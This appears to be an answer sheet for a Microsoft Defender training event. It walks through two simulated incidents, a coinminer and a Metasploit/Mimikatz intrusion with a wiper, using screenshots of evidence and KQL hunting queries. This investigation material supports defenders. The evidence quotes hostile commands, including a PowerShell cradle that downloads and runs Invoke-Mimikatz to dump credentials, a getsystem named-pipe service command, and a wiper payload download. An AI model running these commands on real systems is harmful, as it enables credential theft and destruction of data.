

# ATTACK SCENARIO CHALLENGES

A series of questions to challenge your knowledge

## ABSTRACT

Within this document you will find a series of questions that correspond to specific attack scenarios that were made available during the Microsoft Defender Masterclass event series.

## Mark Thomas

Microsoft Defender Masterclass I – a partner event created by James Graham

## Scenario 1

### 1. Has the device been fully remediated?

Within the evidence tab we can see that the following files were remediated

pooler-cpuminer-2.5.1-win32.zip	minerd.exe
File <b>Remediated</b>	File <b>Remediated</b>
<a href="#">Open file page</a> <a href="#">+ Add Allowed/Blocked list rule for this file</a> <a href="#">Go hunt</a>	<a href="#">Open file page</a> <a href="#">+ Add Allowed/Blocked list rule for this file</a> <a href="#">Go hunt</a>
<b>File details</b>	<b>File details</b>
Verdict <b>Remediated</b> Entity was pre-remediated by Windows Defender	Verdict <b>Remediated</b> Entity was pre-remediated by Windows Defender
Device <a href="#">TRN-WIN10-3</a>	Device <a href="#">TRN-WIN10-3</a>
File Name pooler-cpuminer-2.5.1-win32.zip	File Name minerd.exe
File Path <a href="#">c:\users\zack\downloads\pooler-cpuminer-2.5.1-win32.zip</a>	File Path <a href="#">c:\users\zack\downloads\minerd.exe</a>
Directory c:\users\zack\downloads	Directory c:\users\zack\downloads
Device Operating System Windows10	Device Operating System Windows10
Hashes <a href="#">Show Hashes</a>	Hashes <a href="#">Show Hashes</a>
Virus Total <a href="#">46/66</a>	Virus Total <a href="#">42/70</a>
Worldwide prevalence 3	Worldwide prevalence 3
Prevalence in organization 1	Prevalence in organization 1

1 Point

### 2. What Evidence has been collected?

Check the Evidence tab within the incident.

Incidents > **Scenario 1 - Zack the Bitcoin Maniac**

Alerts (3) Devices (1) Investigations (2) **Evidence (11)** Graph [Data](#)

Evidence summary (11)

**Files (7)**

[Processes \(3\)](#)

[URLs \(1\)](#)

**Files (7)**

Verdict ↑

Status Details

File Path

<b>Remediated</b>	Entity was pre-remediated by Windows Defend...	c:\users\zack\downloads\pooler-cpuminer-2.5.1-win32.zip
<b>Remediated</b>	Entity was pre-remediated by Windows Defend...	c:\users\zack\downloads\minerd.exe
<b>Suspicious</b>		C:\Users\zack\Downloads\pooler-cpuminer-2.5.1-win32.zip
<b>Suspicious</b>		C:\Users\zack\Downloads\minerd.exe
<b>Suspicious</b>		C:\Users\zack\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3c
<b>Suspicious</b>		C:\Users\zack\Downloads\minerd.exe
<b>Suspicious</b>		C:\Users\zack\Downloads\pooler-cpuminer-2.5.1-win32.zip

1 Point

### 3. What permission does Zach have on the device?

Local Admin

Security operations > tm-win10-3 > contoso\zach



**contoso\zach**

Name  
Zach

Related open incidents  
1

Active alerts  
2

SAM name  
contoso\zach

SID  
S-1-5-21-3271922546-3405976310-305

Department

Job title

MDI alerts  
User not found in MDI

Logged on devices  
1

First seen  
Jul 20, 2020, 11:08:46 PM


Last seen  
Jan 6, 2021, 4:37:23 PM

Role  
Local admin

1 Point

### 4. How was pooler-cpuminder-2.5.1-win32.zip downloaded?

We can see browser\_broker.exe (Microsoft Edge) was used to download the zip file.



[7604] browser\_broker.exe - Embedding

File move

pooler-cpuminder-2.5.1-win32.zip

'CoinMiner' unwanted software was prevented

Informational New Prevented

[5204] browser\_broker.exe - IOAVHost 2781761e-28e0-4109-99fe-b9d127c57afe[C:\Users\zach\Downloads\pooler-cpuminder-2.5.1-win32.zip](https://versaweb...

2 Point

### 5. What URLs were used to download?


We can see the following URLs in the Alert story

- <https://phoenixnap.dl.sourceforge.net/project/cpuminer/pooler-cpuminder-2.5.1-win32.zip>
- <https://versaweb.dl.sourceforge.net/project/cpuminer/pooler-cpuminder-2.5.1-win32.zip>

1 Point for each

## 6. How was the CoinMiner executed?

### Using PowerShell




.\minerd.exe" --url stratum+tcp://pool.d2.cc:3333 -a script --userpass username.1:x

1 Point


## 7. How was the CoinMiner able to execute on the device?

When looking at the Alerts we can see that the CoinMiner was originally prevented by Defender AV.



But we can see it running on the device later in the alert story.

When looking in the timeline we can see Defender AV settings were changed just before minerd.exe was downloaded again and executed.



5 Points

**8. How could this have been prevented?**

Tamper Protection – Stops Defender AV Real-time protection being disabled.

2 Points

**9. Advanced Hunting: How can we see if any other processes accessed sourceforge?**

```
DeviceNetworkEvents
| where RemoteUrl contains "sourceforge.net"
| project Timestamp, DeviceId, DeviceName, ActionType, RemoteIP,
RemoteUrl, InitiatingProcessFileName, InitiatingProcessFolderPath,
InitiatingProcessAccountUpn
```

5 Points

**10. Advanced Hunting: How can we see what users have disabled Real-time protection using the registry?**

```
DeviceRegistryEvents
| where RegistryValueName contains "DisableRealtimeMonitoring"
```

5 Points

## Scenario 2

### 1. What device does the incident start with?


trn-w2k12-1

1 Point

### 2. What is PowerShell running in the first Suspicious PowerShell Alert?

Cleanup.ps1 is being ran and executing encoded PowerShell commands.

Microsoft.NET Framework module csc.exe is loaded.



2 Points

### 3. On which machines does cleanup.ps1 exist?

trn-w2k12-1

This can be found using the file search page or using the following Advanced Hunting query:

DeviceFileEvents

| where FileName contains "cleanup.ps1"

| project Timestamp, DeviceName, ActionType, FolderPath

1 Point

#### 4. How was the suspicious service registered on device trn-w2k12-1?

Appears that an Attack Framework such as Metersploit is used. In this case the attacker is using named pipes to gain System privileges on this machine via meterpreter “getsystem”

The screenshot displays three security log entries from Windows Security:

- Changed registry value:** The registry path is `SYSTEM\ControlSet001\Services\scgksz`. The value name is `ImagePath`, and the set value data is `cmd.exe /c echo scgksz > \\.\pipe\scgksz`. The action time is `Jan 6, 2021, 6:52:29 PM`. The detection is labeled **Known attack framework activity was observed** with a Medium severity.
- services.exe modified service image file:** The modified image file is `cmd.exe /c echo scgksz > \\.\pipe\scgksz`. The service name is `scgksz`. The action time is `Jan 6, 2021, 6:52:29 PM`. The detection is labeled **Suspicious service registration** with a Medium severity.
- [3680] cmd.exe /c echo scgksz > \\.\pipe\scgksz:** The command executed is `cmd.exe /c echo scgksz > \\.\pipe\scgksz`. The detection is labeled **Echo command over pipe on localhost** with a Low severity.

Each entry includes a status bar with a severity indicator (Medium or Low), a 'New' status, a 'Detected' status, and a menu icon.

1 Point

#### 5. What is the impact of the WDigest configuration change?

Store credentials as plaintext in LSASS process memory. An attacker might be attempting to collect those credentials.

2 Points

#### 6. Advanced Hunting: Find all machines where HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Control\SecurityProviders\Wdigest\UseLogonCredential was changed from 0 to 1

5 Points

```
DeviceRegistryEvents
|where RegistryKey contains
@"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SecurityProviders\Wdigest"
|where RegistryValueName == "UseLogonCredential"
|where RegistryValueData == "1"
|where PreviousRegistryValueData == "0"
|project Timestamp, DeviceName, InitiatingProcessAccountName,
InitiatingProcessParentFileName
```

**7. What users have logged into trn-w2k12-1? BONUS Advanced Hunting: Did any other users log on to the device within 30 minutes of Wdigest registry change?**

Users who have logged in: Sysadmin & margo

```
DeviceRegistryEvents
| where RegistryKey contains
@"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SecurityProviders\Wdigest"
| where RegistryValueName == "UseLogonCredential"
| where RegistryValueData == "1"
| where PreviousRegistryValueData == "0"
| project DeviceRegistryTimestamp = Timestamp, DeviceName, InitiatingProcessAccountName,
InitiatingProcessParentFileName
| join (
DeviceInfo
| where Timestamp > ago(30d)
| project DeviceInfoTimestamp = Timestamp, LoggedOnUsers, DeviceName
) on DeviceName
| where (DeviceInfoTimestamp - DeviceRegistryTimestamp) between (0min .. 30min)
```

1 Point (5 Points with AH)

**8. What URL did PowerShell make a suspicious network connection to on trn-w2k12-1 and what tool was executed?**

raw.githubusercontent.com/cheetz/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1

Mimikatz

The screenshot displays the Microsoft Defender Security Center interface. On the left, a list of alerts is shown, including 'Suspicious PowerShell command line', 'Network connect', 'Outbound connection from 10.0.2.9:50275 to 151.101.48.133:443', 'PowerShell made a suspicious network connection', 'powershell.exe ran the Powershell Function 'Invoke-Mimikatz' associated with 'OS Credential Dumping' technique', 'A malicious PowerShell Cmdlet was invoked on the machine', and 'powershell.exe ran the Powershell Function 'Get-Win32Functions''. On the right, the 'Execution details' for the selected alert are shown, including the process name 'powershell.exe', execution time 'Jan 6, 2021, 6:54:05.000 PM', integrity level 'System', access privileges (UAC) 'Default', process ID '2664', and the command line: 'powershell.exe -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/cheetz/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds | Out-File'. The file details section shows the file name 'powershell.exe'.


2 Points



## 9. What devices have Suspicious Task Scheduler activity and what processes were involved?

Devices: trn-win10-1, trn-win10-2

Processes: wsmprovhost.exe (Windows Remote PowerShell) & schtasks.exe (Scheduled Tasks)



2 Points

## 10. What executable does the suspicious scheduled tasks run?

Browserhelp.exe



1 Point

## 11. In the device timeline what key actions does the file browserhelp.exe perform?

browserhelp.exe successfully established connection with 13.84.168.153:80 (13.84.168.153/wiperpayload.exe)

browserhelp.exe set registry value for key 'HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\BITS'

Creates file funnygagwiper.exe

3 Points

## 12. Advanced Hunting: Find PowerShell events that could involve a download.

```
Shared queries > Execution > PowerShell downloads
// Finds PowerShell execution events that could involve a download
union DeviceProcessEvents, DeviceNetworkEvents
| where Timestamp > ago(14d)
// Pivoting on PowerShell processes
| where FileName in~ ("powershell.exe", "powershell_ise.exe")
// Suspicious commands
| where ProcessCommandLine has_any("WebClient",
"DownloadFile",
"DownloadData",
"DownloadString",
"WebRequest",
"Shellcode",
"BitsTransfer",
"http",
"https")
| project Timestamp, DeviceName, InitiatingProcessFileName,
InitiatingProcessCommandLine,
FileName, ProcessCommandLine, RemoteIP, RemoteUrl, RemotePort,
RemoteIPType
```

5 Points

## 13. How could we stop the attack from its conclusion?

What configuration changes could be made to improve the security posture to prevent this attack?

- Restrict WinRM
- Limit accounts with standing rights that could be used for lateral movement (Wendy)
- Don't use easy to guess usernames and passwords
- Application Control (browserhelp.exe / funnygagwiper.exe)